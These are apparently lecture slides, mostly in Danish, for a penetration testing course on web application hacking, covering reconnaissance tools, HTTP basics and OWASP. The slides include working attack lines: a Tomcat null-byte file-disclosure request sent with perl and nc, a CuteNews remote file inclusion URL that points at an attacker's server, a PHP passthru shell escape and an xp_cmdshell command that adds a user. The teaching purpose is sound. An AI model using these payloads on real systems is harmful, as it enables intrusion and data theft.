Welcome to

5. Web Application Hacking - and some IoT

KEA Kompetence Penetration Testing

Henrik Kramselund Jereminsen hkj@zencurity.com @kramse

Slides are available as PDF, kramse@Github

5-web-app-hacking-and-iot.tex in the repo security-courses

Plan for today

Subjects

- Web Application Hacking - and some IoT
- Common web application issues
- Attacking Authentication
- Session IDs

Exercises

- Try a few attacks in the JuiceShop with web proxy

Reading Curriculum:

- Grayhat skim chapters 22-25

Reading Related resources:

- *Pwning OWASP Juice Shop*

Goals: Web Application Hacking intro

Don't Panic!

Introducere basale penetrationstestmetoder mod webservere og web applikationer

Gøre deltagerne istand til at udforske området ved at henvise til gode kilder


Aftale om test af netværk

Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde - eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frygten for terror har forstærket ovenstående - så lad være!

Er sikkerhedstest af webservere interessant?



Sikkerhedsproblemer i netværk er mange

Kan være et krav fra eksterne - eksempelvis VISA PCI krav

Bøger og resourcer


Konsulentens udstyr - vil du være sikkerhedskonsulent

Sikkerhedskonsulenterne bruger typisk Open Source værktøjer på Linux og enkelte systemer med Windows - jeg bruger helst Windows 7 idag

Laptops, gerne flere, men een er nok til at lære!

- *A Hands-On Introduction to Hacking by Georgia Weidman*, June 2014
  `http://www.nostarch.com/pentesting`
- *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* Dafydd Stuttard, Marcus Pinto, Wiley September 2011 ISBN: 978-1118026472
- *Metasploit The Penetration Tester's Guide* by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni
  `http://nostarch.com/metasploit`
- Metasploit Unleashed - gratis kursus i Metasploit
  `http://www.offensive-security.com/metasploit-unleashed/` `http://mdsec.net/wahh/`

Hackerværktøjer



- Nmap, Nping - tester porte, godt til firewall admins `http://nmap.org`
- Kali Linux/Backtrack `http://kali.org`
- Metasploit Framework `http://www.metasploit.com/`
- Wireshark avanceret netværkssniffer - `http://http://www.wireshark.org/`
- Skipfish `http://code.google.com/p/skipfish/`
- Burpsuite `http://portswigger.net/burp/`
- OpenBSD operativsystem med fokus på sikkerhed `http://www.openbsd.org`

Billede: Acid Burn / Angelina Jolie fra Hackers 1995

Hvad skal der ske?

Tænk som en hacker

Rekognoscering


- ping sweep, port scan
- OS detection - TCP/IP eller banner grab
- Servicescan - rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: nikto, exploit programs

Oprydning/hærdning vises måske ikke, men I bør i praksis:


Vi går idag kun efter webservere

OSI og Internet modellerne



I recommend securing from bottom up

Brug af Wireshark



Se også `https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol`

Primary HTTP mthods

GET Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)[1] The W3C has published guidance principles on this distinction, saying, "Web application design should be informed by the above principles, but also by the relevant limitations."[13] See safe methods below.

HEAD Asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content.

POST Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, for example, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.[14]

PUT Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.[15]

Source: `https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol`

Informationsindsamling

Indsamling af informationer kan være aktiv eller passiv indsamling i forhold til målet for angrebet

passiv kunne være at lytte med på trafik eller søge i databaser på Internet: google, whois, archive.org m.fl.
Eksempel: start Wireshark og browser på samme client

aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar, portscan m.v.

Eksempel: brug SSLScan programmet og udfør mange request mod en server
`sslscan --ssl2 server`

Check dit site med `http://www.ssllabs.com`

Whois systemet

IP adresserne administreres i dagligdagen af et antal Internet registries, hvor de største er:

- RIPE (Réseaux IP Européens) `http://ripe.net`
- ARIN American Registry for Internet Numbers `http://www.arin.net`
- Asia Pacific Network Information Center `http://www.apnic.net`
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) - Latin America and some Caribbean Islands `http://www.lacnic.net`
- AfriNIC African Internet Numbers Registry `http://www.afrinic.net`

disse fem kaldes for Regional Internet Registries (RIRs) i modsætning til Local Internet Registries (LIRs) og National Internet Registry (NIR)


Firefox add-on galore, brug dem - AS nummer, IP, whois, country

HTTPS Everywhere

HTTPS Everywhere is a Firefox extension produced as a collaboration between The Tor Project and the Electronic Frontier Foundation. It encrypts your communications with a number of major websites.

`http://www.eff.org/https-everywhere`

Shodan *dark google*



http://www.shodanhq.com/search?q=Photosmart

Nmap port sweep efter port 80/TCP

```
 #  nmap  -p 80 192.0.2.0/24

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on router.kramse.dk (192.0.2.129):
Port       State       Service
80/tcp     filtered    http

Interesting ports on www.kramse.dk (192.0.2.139):
Port       State       Service
80/tcp     open        http

Interesting ports on  (192.0.2.145):
Port       State       Service
80/tcp     open        http
```

When learning Nmap use the Zenmap GUI!

Book mentions Nmapfe which does not exist anymore, but Zenmap does on most platforms!

Nping check TCP socket connection

```
root@cornerstone03:~# nping --tcp -p80 www.zencurity.dk
Starting Nping 0.7.40 ( https://nmap.org/nping ) at 2017-02-26 17:15 CET
SENT (0.0412s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40  seq=3020958725 win=1480
RCVD (0.0416s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=4918 iplen=44  seq=394075685 win=16384
SENT (1.0417s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40  seq=3020958725 win=1480
RCVD (1.0420s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=34525 iplen=44  seq=830276468 win=16384
SENT (2.0431s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40  seq=3020958725 win=1480
RCVD (2.0435s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=62810 iplen=44  seq=1289199807 win=16384
SENT (3.0446s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40  seq=3020958725 win=1480
RCVD (3.0449s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=43831 iplen=44  seq=2100284412 win=16384
SENT (4.0460s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40  seq=3020958725 win=1480
RCVD (4.0463s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=38950 iplen=44  seq=2839712282 win=16384

Max rtt: 0.332ms | Min rtt: 0.257ms | Avg rtt: 0.301ms
Raw packets sent: 5 (200B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.08 seconds
```

This tool from the Nmap package can verify if firewalls are open etc.

Syn Ack is when the firewall and network works, AND web server is started etc.

If web server not running, would be RESET instead `http://nmap.org`

Generic Network Fault Injection

Inserting proxies can allow modification of data in transit

Can be used for random bit corruption

Can often reproduce the data

Automate gathering of evidence

Book uses simple Random TCP/UDP fault injector, with ARP spoofing

Various test cases must tried with potential bad data, examples:

- loooong input - buffer overflows
- SQL injection - database commands
- Cross-site scripting
- Random bytes - recommend using real fuzzers that understand target protocol
- Metacharacters like null bytes

Apache Tomcat Null Byte sårbarhed

Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:


```
GET /<null byte>.jsp HTTP/1.0
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp
HTTP/1.0\r\n\r\n";'|nc my.server 8080
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc
my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

`http://www.securityfocus.com/bid/6721/`

CAN-2003-0042

Apache Tomcat sårbarhed - sårbar 3.3.1



Sårbar version af Tomcat kører på serveren

Apache Tomcat sårbarhed - opdateret Tomcat 5.5.20

efter *opgradering* er serveren ikke sårbar mere

Curl - the HTTP swiss army knife

What is curl? curl is a command line tool and library for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, Gopher, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, Telnet and TFTP. curl supports SSL certificates, HTTP POST, HTTP PUT, FTP uploading, HTTP form based upload, proxies, HTTP/2, cookies, user+password authentication (Basic, Digest, NTLM, Negotiate, kerberos...), file transfer resume, proxy tunneling and more.

Source: `http://curl.haxx.se/`

OWASP top ten

> The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.


The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

`http://www.owasp.org`

Also has Zed Attack Proxy (ZAP) `https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`


CuteNews



Lille nemt nyhedssystem

Mit demosystem virker ikke mere, fordi installationen er blevet *for sikker*

CuteNews




CuteNews indeholder sårbarheder


Sårbarheden er beskrevet på: `http://www.osvdb.org/9557`

Softwaren findes på: `http://cutephp.com/cutenews/`

CuteNews - normal virkemåde



CuteNews - CutePath PHP injection




```
http://server/cutenews/show_archives.php?
cutepath=http://ondserver/files/pentest/
```

CuteNews - detaljer

- Henter config.php i cutepath - søgesti
- Cutepath kan ændres og derved kan filen `data/config.php` hentes fra en vilkårlig server på Internet
- Webserveren *henter filen* - ud gennem firewall
- PHP fortolkeren på webserveren udfører kommandoerne

NB: ikke kun problem for PHP

PHP shell escapes

Hvad indeholder hackerens udgave af filen `data/config.php`
- alt, bagdøre, hack scripts, exploits

```
<pre>
<?php passthru(" netstat -an && ifconfig -a"); ?>
</pre>
```

Andre shell escapes:

- Perl: `print `/usr/bin/finger $input{'command'}`;`
- UNIX shell: `` `echo hej` ``
- Microsoft SQL: `exec master..xp_cmdshell 'net user test testpass /ADD'`

resultat: webserveren sender data ud via normal HTTP

CuteNews opsummering

Opsummering af CuteNews

- at man skal validere alle input
- man skal passe på *shell escapes*
- Pas på små programmer du lægger på et website
- Pas på STORE programmer du lægger på et website

Man kan altså ikke stole på brugeren!

OWASP WebGoat


WebGoat fra OWASP, `http://www.owasp.org`

Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en almindelig laptop

`https://www.owasp.org`

Bonus Øvelse: Prøv OWASP WebGoat



Prøv WebGoat - enten på fælles eller hvis du selv har downloadet

Hentes som Zip fil og lytter som default kun på localhost

Anbefales at afvikle den på maskine med NAT, eller evt. på Kali

Konfigurationsfejl - ofte overset

Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
